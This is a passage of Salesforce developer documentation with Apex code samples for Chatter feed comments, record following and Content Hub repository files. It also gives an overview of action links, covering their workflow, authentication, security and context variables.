comment, feedElementFileUpload)`. In this example, the image file is existing content that has already been uploaded to
Salesforce.

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String imageId = '069R00000000IgQ';
String mentionedUserId = '005R0000000DiMz';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MentionSegmentInput mentionSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;
ConnectApi.InlineImageSegmentInput inlineImageSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();


markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = 'Hello ';
messageInput.messageSegments.add(textSegment);
```

```
mentionSegment = new ConnectApi.MentionSegmentInput();
mentionSegment.id = mentionedUserId;
messageInput.messageSegments.add(mentionSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = '!';
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Bold;
messageInput.messageSegments.add(markupEndSegment);

inlineImageSegment = new ConnectApi.InlineImageSegmentInput();
inlineImageSegment.altText = 'image one';
inlineImageSegment.fileId = imageId;
messageInput.messageSegments.add(inlineImageSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

Post a Rich-Text Feed Comment with a Code Block

This example calls postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) to post a comment with a code block.

```
String communityId = null;
String feedElementId = '0D5R0000000SBEr';
String codeSnippet = '<html>\n\t<body>\n\t\tHello, world!\n\t</body>\n</html>';

ConnectApi.CommentInput input = new ConnectApi.CommentInput();
ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegment;
ConnectApi.MarkupBeginSegmentInput markupBeginSegment;
ConnectApi.MarkupEndSegmentInput markupEndSegment;

messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

markupBeginSegment = new ConnectApi.MarkupBeginSegmentInput();
markupBeginSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupBeginSegment);

textSegment = new ConnectApi.TextSegmentInput();
textSegment.text = codeSnippet;
messageInput.messageSegments.add(textSegment);

markupEndSegment = new ConnectApi.MarkupEndSegmentInput();
markupEndSegment.markupType = ConnectApi.MarkupType.Code;
messageInput.messageSegments.add(markupEndSegment);

input.body = messageInput;

ConnectApi.ChatterFeeds.postCommentToFeedElement(communityId, feedElementId, input, null);
```

Edit a Comment

This example calls `updateComment(communityId, commentId, comment)` to edit a comment.

```
String commentId;
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
if (commentPage.items.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
commentId = commentPage.items[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);

if (isEditable.isEditableByMe == true){
    ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited comment.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    commentInput.body = messageBodyInput;

    ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
 commentId, commentInput);
}
```

Follow a Record

This example calls `follow(communityId, userId, subjectId)` to follow a record.

```
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
```

SEE ALSO:

[Unfollow a Record](#)

Unfollow a Record

When you follow a record such as a user, the call to `ConnectApi.ChatterUsers.follow` returns a `ConnectApi.Subscription` object. To unfollow a record, pass the `id` property of that object to `deleteSubscription(communityId, subscriptionId)`.

```
ConnectApi.Chatter.deleteSubscription(null, '0E8RR0000004CnK0AU');
```

SEE ALSO:

[Follow a Record](#)

Get a Repository

This example calls `getRepository(repositoryId)` to get a repository.

```
final string repositoryId = '0XCxx0000000123GAA';
final ConnectApi.ContentHubRepository repository =
ConnectApi.ContentHub.getRepository(repositoryId);
```

Get Repositories

This example calls `getRepositories()` to get all repositories and get the first SharePoint online repository found.

```
final string sharePointOnlineProviderType ='ContentHubSharepointOffice365';
final ConnectApi.ContentHubRepositoryCollection repositoryCollection =
ConnectApi.ContentHub.getRepositories();
ConnectApi.ContentHubRepository sharePointOnlineRepository = null;
for(ConnectApi.ContentHubRepository repository : repositoryCollection.repositories){
   if(sharePointOnlineProviderType.equalsIgnoreCase(repository.providerType.type)){
      sharePointOnlineRepository = repository;
      break;
   }
}
```

Get Allowed Item Types

This example calls `getAllowedItemTypes(repositoryId, repositoryFolderId, filter)` with a `filter` of `FilesOnly` to get the first `ConnectApi.ContentHubItemTypeSummary.id` of a file. The context user can create allowed files in a repository folder in the external system.

```
final ConnectApi.ContentHubAllowedItemTypeCollection allowedItemTypesColl =
ConnectApi.ContentHub.getAllowedItemTypes(repositoryId, repositoryFolderId,
ConnectApi.ContentHubItemType.FilesOnly);
final List<ConnectApi.ContentHubItemTypeSummary> allowedItemTypes =
allowedItemTypesColl.allowedItemTypes;
string allowedFileItemTypeId = null;
if(allowedItemTypes.size() > 0){
   ConnectApi.ContentHubItemTypeSummary allowedItemTypeSummary = allowedItemTypes.get(0);

   allowedFileItemTypeId = allowedItemTypeSummary.id;
}
```

Get Previews

This example calls getPreviews(repositoryId, repositoryFileId) to get all supported preview formats and their respective URLs and number of renditions. For each supported preview format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
    System.debug(String.format('Preview - URL: \'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
    for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
        System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
        }
}
```

Get a File Preview

This example calls getFilePreview(repositoryId, repositoryFileId, formatType) with a formatType of Thumbnail to get the thumbnail format preview along with its respective URL and number of thumbnail renditions. For each thumbnail format, we show every rendition URL available.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'document:1-zcA1BaeoQbo2_yNFiHCcK6QJTPmOke-kHFC4TYg3rk';
final ConnectApi.FilePreviewCollection previewsCollection =
ConnectApi.ContentHub.getPreviews(gDriveRepositoryId, gDriveFileId);
for(ConnectApi.FilePreview filePreview : previewsCollection.previews){
    System.debug(String.format('Preview - URL: \'\'{0}\'\', format: \'\'{1}\'\', nbr of
renditions for this format: {2}', new String[]{ filePreview.url,
filePreview.format.name(),String.valueOf(filePreview.previewUrls.size())}));
    for(ConnectApi.FilePreviewUrl filePreviewUrl : filePreview.previewUrls){
        System.debug('-----> Rendition URL: ' + filePreviewUrl.previewUrl);
        }
}
```

Get Repository Folder Items

This example calls getRepositoryFolderItems(repositoryId, repositoryFolderId) to get the collection of items in a repository folder. For files, we show the file's name, size, external URL, and download URL. For folders, we show the folder's name, description, and external URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderItemsCollection folderItemsColl =
ConnectApi.ContentHub.getRepositoryFolderItems(gDriveRepositoryId,gDriveFolderId);
final List<ConnectApi.RepositoryFolderItem> folderItems = folderItemsColl.items;
System.debug('Number of items in repository folder: ' + folderItems.size());
for(ConnectApi.RepositoryFolderItem item : folderItems){
    ConnectApi.RepositoryFileSummary fileSummary = item.file;
    if(fileSummary != null){
        System.debug(String.format('File item - name: \'\'{0}\'\', size: {1}, external URL:
 \'\'{2}\'\', download URL: \'\'{3}\'\'', new String[]{ fileSummary.name,
```

```
String.valueOf(fileSummary.contentSize), fileSummary.externalDocumentUrl,
fileSummary.downloadUrl}));
      }else{
          ConnectApi.RepositoryFolderSummary folderSummary = item.folder;
          System.debug(String.format('Folder item - name: \'\'{0}\'\', description:
\'\'{1}\'\'',  new String[]{ folderSummary.name, folderSummary.description}));
      }
}
```

Get a Repository Folder

This example calls getRepositoryFolder(repositoryId, repositoryFolderId) to get a repository folder.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';
final ConnectApi.RepositoryFolderDetail folder =
ConnectApi.ContentHub.getRepositoryFolder(gDriveRepositoryId, gDriveFolderId);
System.debug(String.format('Folder - name: \'\'{0}\'\', description: \'\'{1}\'\', external
 URL: \'\'{2}\'\', folder items URL: \'\'{3}\'\'',
   new String[]{ folder.name, folder.description, folder.externalFolderUrl,
folder.folderItemsUrl}));
```

Get a Repository File Without Permissions Information

This example calls getRepositoryFile(repositoryId, repositoryFileId) to get a repository file without permissions information.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';
final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\'',
 download URL: \'\'{3}\'\'',
   new String[]{ file.name, String.valueOf(file.contentSize), file.externalDocumentUrl,
file.downloadUrl}));
```

Get a Repository File with Permissions Information

This example calls getRepositoryFile(repositoryId, repositoryFileId,
includeExternalFilePermissionsInfo) to get a repository file with permissions information.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFileId =
'file:0B0lTys1KmM3sTmxKNjVJbWZja00';

final ConnectApi.RepositoryFileDetail file =
ConnectApi.ContentHub.getRepositoryFile(gDriveRepositoryId, gDriveFileId, true);
System.debug(String.format('File - name: \'\'{0}\'\', size: {1}, external URL: \'\'{2}\'\'',
 download URL: \'\'{3}\'\'', new String[]{ file.name, String.valueOf(file.contentSize),
file.externalDocumentUrl, file.downloadUrl}));
final ConnectApi.ExternalFilePermissionInformation externalFilePermInfo =
file.externalFilePermissionInformation;

//permission types
```

```
final List<ConnectApi.ContentHubPermissionType> permissionTypes =
externalFilePermInfo.externalFilePermissionTypes;
for(ConnectApi.ContentHubPermissionType permissionType : permissionTypes){
   System.debug(String.format('Permission type - id: \'\'{0}\'\', label: \'\'{1}\'\'', new
 String[]{ permissionType.id, permissionType.label}));
}

//permission groups
final List<ConnectApi.RepositoryGroupSummary> groups =
externalFilePermInfo.repositoryPublicGroups;
for(ConnectApi.RepositoryGroupSummary ggroup : groups){
    System.debug(String.format('Group - id: \'\'{0}\'\', name: \'\'{1}\'\', type:
\'\'{2}\'\'', new String[]{ ggroup.id, ggroup.name, ggroup.type.name()}));
}
```

Create a Repository File Without Content (Metadata Only)

This example calls addRepositoryItem(repositoryId, repositoryFolderId, file) to create a file without binary content (metadata only) in a Google Drive repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = 'new folder item name.txt';
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'', new String[]{
```

```
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

SEE ALSO:

Apex Reference Guide: ConnectApi.ContentHubItemInput

Apex Reference Guide: ConnectApi.ContentHubFieldValueInput

Create a Repository File with Content

This example calls `addRepositoryItem(repositoryId, repositoryFolderId, file, filedata)` to create a file with binary content in a Google Drive repository folder. After the file is created, we show the file's ID, name, description, external URL, and download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs';

final ConnectApi.ContentHubItemInput newItem = new ConnectApi.ContentHubItemInput();
newItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
for creation/update
newItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
Final String newFileName = 'new folder item name.txt';
final ConnectApi.ContentHubFieldValueInput fieldValueInput = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInput.name = 'name';
fieldValueInput.value = newFileName;
newItem.fields.add(fieldValueInput);

//Metadata: description field
final ConnectApi.ContentHubFieldValueInput fieldValueInputDesc = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputDesc.name = 'description';
fieldValueInputDesc.value = 'It does describe it';
newItem.fields.add(fieldValueInputDesc);

//Binary content
final Blob newFileBlob = Blob.valueOf('awesome content for brand new file');
final String newFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(newFileBlob,
newFileMimeType, newFileName);

final ConnectApi.RepositoryFolderItem newFolderItem =
ConnectApi.ContentHub.addRepositoryItem(gDriveRepositoryId, gDriveFolderId, newItem,
fileBinaryInput);
final ConnectApi.RepositoryFileSummary newFile = newFolderItem.file;
System.debug(String.format('New file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
\'\'{2}\'\' \n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'', new String[]{
```

```
newFile.id, newFile.name, newFile.description, newFile.externalDocumentUrl,
newFile.downloadUrl}));
```

SEE ALSO:

   Apex Reference Guide: ConnectApi.ContentHubItemInput

   Apex Reference Guide: ConnectApi.ContentHubFieldValueInput

   Apex Reference Guide: ConnectApi.BinaryInput

Update a Repository File Without Content (Metadata Only)

This example calls `updateRepositoryFile(repositoryId, repositoryFileId, file)` to update the metadata
of a file in a repository folder. After the file is updated, we show the file's ID, name, description, external URL, download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';

final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

SEE ALSO:

   Apex Reference Guide: ConnectApi.ContentHubItemInput

   Apex Reference Guide: ConnectApi.ContentHubFieldValueInput

Update a Repository File with Content

This example calls `updateRepositoryFile(repositoryId, repositoryFileId, file, fileData)` to update
the content and metadata of a file in a repository. After the file is updated, we show the file's ID, name, description, external URL, and
download URL.

```
final String gDriveRepositoryId = '0XCxx00000000ODGAY', gDriveFolderId =
'folder:0B0lTys1KmM3sSVJ2bjIzTGFqSWs', gDriveFileId =
'document:1q9OatVpcyYBK-JWzp_PhR75ulQghwFP15zhkamKrRcQ';
```

```
final ConnectApi.ContentHubItemInput updatedItem = new ConnectApi.ContentHubItemInput();
updatedItem.itemTypeId = 'document'; //see getAllowedTypes for any file item types available
 for creation/update
updatedItem.fields = new List<ConnectApi.ContentHubFieldValueInput>();

//Metadata: name field
final ConnectApi.ContentHubFieldValueInput fieldValueInputName = new
ConnectApi.ContentHubFieldValueInput();
fieldValueInputName.name = 'name';
fieldValueInputName.value =  'updated file name.txt';
updatedItem.fields.add(fieldValueInputName);

//Binary content
final Blob updatedFileBlob = Blob.valueOf('even more awesome content for updated file');
final String updatedFileMimeType = 'text/plain';
final ConnectApi.BinaryInput fileBinaryInput = new ConnectApi.BinaryInput(updatedFileBlob,
 updatedFileMimeType, updatedFileName);

final ConnectApi.RepositoryFileDetail updatedFile =
ConnectApi.ContentHub.updateRepositoryFile(gDriveRepositoryId, gDriveFileId, updatedItem);
System.debug(String.format('Updated file - id: \'\'{0}\'\', name: \'\'{1}\'\', description:
 \'\'{2}\'\',\n external URL: \'\'{3}\'\', download URL: \'\'{4}\'\'',  new String[]{
updatedFile.id, updatedFile.name, updatedFile.description, updatedFile.externalDocumentUrl,
 updatedFile.downloadUrl}));
```

SEE ALSO:

    Apex Reference Guide: ConnectApi.ContentHubItemInput

    Apex Reference Guide: ConnectApi.ContentHubFieldValueInput

    Apex Reference Guide: ConnectApi.BinaryInput

Get an Authentication URL

This example calls getOAuthCredentialAuthUrl(requestBody) to retrieve the URL that a user must visit to begin an authentication flow, ultimately returning authentication tokens to Salesforce. Accepts input parameters representing a specific external credential and, optionally, a named principal. Use this method as part of building a customized or branded user interface to help users initiate authentication.

```
ConnectApi.OAuthCredentialAuthUrlInput input = new ConnectApi.OAuthCredentialAuthUrlInput();

input.externalCredential = 'MyExternalCredentialDeveloperName';
input.principalType = ConnectApi.CredentialPrincipalType.PerUserPrincipal;
input.principalName = 'MyPrincipal'; // Only required when principalType = NamedPrincipal

ConnectApi.OAuthCredentialAuthUrl output =
ConnectApi.NamedCredentials.getOAuthCredentialAuthUrl(input);

String authenticationUrl = output.authenticationUrl; // Redirect users to this URL to
authenticate in the browser
```

SEE ALSO:

    Apex Reference Guide: NamedCredentials Methods

Connect in Apex Features

This topic describes which classes and methods to use to work with common Connect in Apex features.

You can also go directly to the ConnectApi Namespace reference content.

IN THIS SECTION:

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can drive productivity and accelerate innovation.

Working with Feeds and Feed Elements

The Chatter feed is a container of feed elements. The abstract class `ConnectApi.FeedElement` is a parent class to the `ConnectApi.FeedItem` class, representing feed posts, and the `ConnectApi.GenericFeedElement` class, representing bundles and recommendations in the feed.

Accessing ConnectApi Data in Experience Cloud Sites

Many `ConnectApi` methods work within the context of a single Experience Cloud site.

Methods Available to Experience Cloud Guest Users

If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods return information the guest user has access to.

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can drive productivity and accelerate innovation.

Workflow

This feed item contains one action link group with one visible action link, **Join**.

The workflow to create and post action links with a feed element:

1. (Optional) Create an action link template.

2. Call `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.

3. Call `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to post a feed element and associate the action link with it.

Use these methods to work with action links:

ConnectApi Method	Task

`ActionLinks.createActionLinkGroupDefinition (communityId, actionLinkGroup)`
 	
`ActionLinks.deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)`
 	
`ActionLinks.getActionLinkGroupDefinition(communityId, actionLinkGroupId)`
	Create an action link group definition. To associate an action link group with a feed element, first create an action link group definition. Then post a feed element with an associated actions capability.

`ChatterFeeds.postFeedElement(communityId, feedElement)`	Post a feed element with an associated actions capability. Associate up to 10 action link groups with a feed element.
`ActionLinks.getActionLink(communityId, actionLinkId)`	Get information about an action link, including state for the context user.
`ActionLinks.getActionLinkGroup(communityId, actionLinkGroupId)`	Get information about an action link group including state for the context user.
`ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`	Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.

ConnectApi Method	Task
`ChatterFeeds.getFeedElementsFromFeed()`	Get the feed elements from a specified feed type. If a feed element has action links associated with it, the action links data is returned in the feed element's associated actions capability.

IN THIS SECTION:

[Action Links Overview, Authentication, and Security](#)

Learn about Apex action links security, authentication, labels, and errors.

[Action Links Use Case](#)

Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a web page. This topic contains an example use case.

SEE ALSO:

[Define an Action Link and Post with a Feed Element](#)

[Define an Action Link in a Template and Post with a Feed Element](#)

Action Links Overview, Authentication, and Security

Learn about Apex action links security, authentication, labels, and errors.

Workflow

This feed item contains one action link group with one visible action link, **Join**.

The workflow to create and post action links with a feed element:

1. (Optional) Create an [action link template](#).

2. Call `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.

3. Call `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to post a feed element and associate the action link with it.

Action Link Templates

Create action link templates in Setup to instantiate action link groups with common properties. You can package templates and distribute them to other Salesforce orgs.

Specify binding variables in the template and set the values of the variables when you instantiate the action link group. For example, use a binding variable for the API version number, a user ID, or an OAuth token.

You can also specify context variables in the templates. When a user executes the action link, Salesforce provides values for these variables, such as who executed the link and in which organization.

To instantiate the action link group, call the `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` method. Specify the template ID and the values for any binding variables defined in the template.

See Design Action Link Templates.

Type of Action Links

Specify the action link type in the `actionType` property when you define an action link.

There are four types of action links:

- `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
- `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
- `Download`—The action link downloads a file from the action URL.
- `Ui`—The action link takes the user to a web page at the action URL.

Authentication

When you define an action link, specify a URL (`actionUrl`) and the HTTP headers (`headers`) required to make a request to that URL.

If an external resource requires authentication, include the information wherever the resource requires.

If a Salesforce resource requires authentication, you can include OAuth information in the HTTP headers or you can include a bearer token in the URL.

Salesforce automatically authenticates these resources:

- Relative URLs in templates
- Relative URLs beginning with `/services/apexrest` when the action link group is instantiated from Apex

Don't use these resources for sensitive operations.

Security

HTTPS

The action URL in an action link must begin with `https://` or be a relative URL that matches one of the rules in the previous Authentication section.

Encryption

API details are stored with encryption, and obfuscated for clients.

The `actionURL`, `headers`, and `requestBody` data for action links that are not instantiated from a template are encrypted with the organization's encryption key. The `Action URL`, `HTTP Headers`, and `HTTP Request Body` for an action link template are not encrypted. The binding values used when instantiating an action link group from a template are encrypted with the organization's encryption key.

Action Link Templates

Only users with Customize Application user permission can create, edit, delete, and package action link templates in Setup.

Don't store sensitive information in templates. Use binding variables to add sensitive information when you instantiate the action link group. After the action link group is instantiated, the values are stored in an encrypted format. See Define Binding Variables in Design Action Link Templates.

Connected Apps

When creating action links via a connected app, it's a good idea to use a connected app with a consumer key that never leaves your control. The connected app is used for server-to-server communication and is not compiled into mobile apps that could be decompiled.

Expiration Date

When you define an action link group, specify an expiration date (`expirationDate`). After that date, the action links in the group can't be executed and disappear from the feed. If your action link group definition includes an OAuth token, set the group's expiration date to the same value as the expiration date of the OAuth token.

Action link templates use a slightly different mechanism for excluding a user. See Set the Action Link Group Expiration Time in Design Action Link Templates.

Exclude a User or Specify a User

Use the `excludeUserId` property of the action link definition input to exclude a single user from executing an action.

Use the `userId` property of the action link definition input to specify the ID of a user who alone can execute the action. If you don't specify a `userId` property or if you pass `null`, any user can execute the action. You can't specify both `excludeUserId` and `userId` for an action link

Action link templates use a slightly different mechanism for excluding a user. See Set Who Can See the Action Link in Design Action Link Templates.

Read, Modify, or Delete an Action Link Group Definition

There are two views of an action link and an action link group: the definition, and the context user's view. The definition includes potentially sensitive information, such as authentication information. The context user's view is filtered by visibility options and the values reflect the state of the context user.

Action link group definitions can contain sensitive information (such as OAuth tokens). For this reason, to read, modify, or delete a definition, the user must have created the definition or have View All Data permission. In addition, in Connect REST API, the request must be made via the same connected app that created the definition. In Apex, the call must be made from the same namespace that created the definition.

Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can

also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

The context variables are:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the site in which the user executed the action link. The value for your internal org is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the site in which the user executed the action link. The value for your internal org is empty string `""`.
`{!orgId}`	The ID of the org in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

Versioning

To avoid issues due to upgrades or changing functionality in your API, we recommend using versioning when defining action links. For example, the `actionUrl` property in the `ConnectApi.ActionLinkDefinitionInput` looks like `https://www.example.com/api/v1/exampleResource`.

You can use templates to change the values of the `actionUrl`, `headers`, or `requestBody` properties, even after a template is distributed in a package. Let's say you release a new API version that requires new inputs. An admin can change the inputs in the action link template in Setup and even action links already associated with a feed element use the new inputs. However, you can't add new binding variables to a published action link template.

If your API isn't versioned, you can use the `expirationDate` property of the `ConnectApi.ActionLinkGroupDefinitionInput` to avoid issues due to upgrades or changing functionality in your API. See Set the Action Link Group Expiration Time in Design Action Link Templates.

Errors

Use the Action Link Diagnostic Information method (`ConnectApi.ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`) to return status codes and errors from executing `Api` action links. Diagnostic info is given only for users who can access the action link.

Localized Labels

Action links use a predefined set of localized labels specified in the `labelKey` property of the `ConnectApi.ActionLinkDefinitionInput` request body and the `Label` field of an action link template.

For a list of labels, see Actions Links Labels.

> 📝 **Note:** If none of the label key values make sense for your action link, specify a custom label in the `Label` field of an action link template and set `Label Key` to None. However, custom labels aren't localized.

SEE ALSO:

Define an Action Link and Post with a Feed Element

Define an Action Link in a Template and Post with a Feed Element

Define an Action Link and Post with a Feed Element

Define an Action Link in a Template and Post with a Feed Element

Action Links Use Case

